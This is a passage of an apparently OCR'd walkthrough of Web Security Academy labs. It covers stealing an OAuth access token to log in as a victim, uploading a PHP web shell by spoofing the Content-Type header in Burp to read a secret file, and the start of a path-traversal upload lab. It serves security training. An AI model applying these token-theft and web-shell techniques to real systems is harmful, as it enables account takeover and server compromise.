logs** for the stolen access token and use it to log in as the victim





Step 9: Access the **Admin panel** and delete the user **carlos** to solve the lab.



Lab: Stealing OAuth access tok
Stealing OAuth access tokens v
Exploit Server: Stealing OAuth
https://0a2b006b03d136ad8011ee7c00320032.web-security-academy.net/post?postId=4
Web Security Academy
Stealing OAuth access tokens via a proxy page
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home | My account
22°C
Clear
Search
ENG
IN
22:20
10-01-2026

File upload vulnerabilities


Lab1: Web shell upload via Content-Type restriction bypass

Objective: Bypass the application's file upload restrictions—which only allow specific Content-Type headers—to upload a PHP web shell and exfiltrate the contents of /home/carlos/secret


Step 1: Log In: Access the lab and log in to your account using the credentials wiener:peter.



Step 2:Attempt Upload: **Go to your account page, select a PHP file (e.g., exploit.php) containing a web shell, and attempt to upload it as your avatar.**




Step3: Observe Failure: The application will reject the file, stating that only image/jpeg or image/png are allowed.




Step 5: **Intercept Request:** Open **Burp Suite**, ensure the proxy is on, and repeat the upload attempt.


Step 6: **Modify Content-Type:** * Locate the POST /my-account/avatar request in the **Proxy > HTTP history** tab.


- Right-click and select **Send to Repeater**.
- In the request body, find the Content-Type header associated with your file (it will likely be application/x-php).
- **Change it to:** image/jpeg.




Step 7: Send Request: Click **Send** in Repeater. The server should now accept the file because it trusts the modified Content-Type header.








Step 8: Retrieve Secret: The page will display the contents of the secret file. Copy this value.




Step 9: Complete Lab: Click **Submit solution** in the lab header and paste the secret code to solve the lab.





Lab2: **Web shell upload via path traversal**

Objective: Upload a PHP web shell to a directory where it has execution permissions by using a path traversal sequence to bypass security restrictions.


Step 1: Log in to your account and attempt to upload a basic PHP web shell (e.g., exploit.php) as your avatar








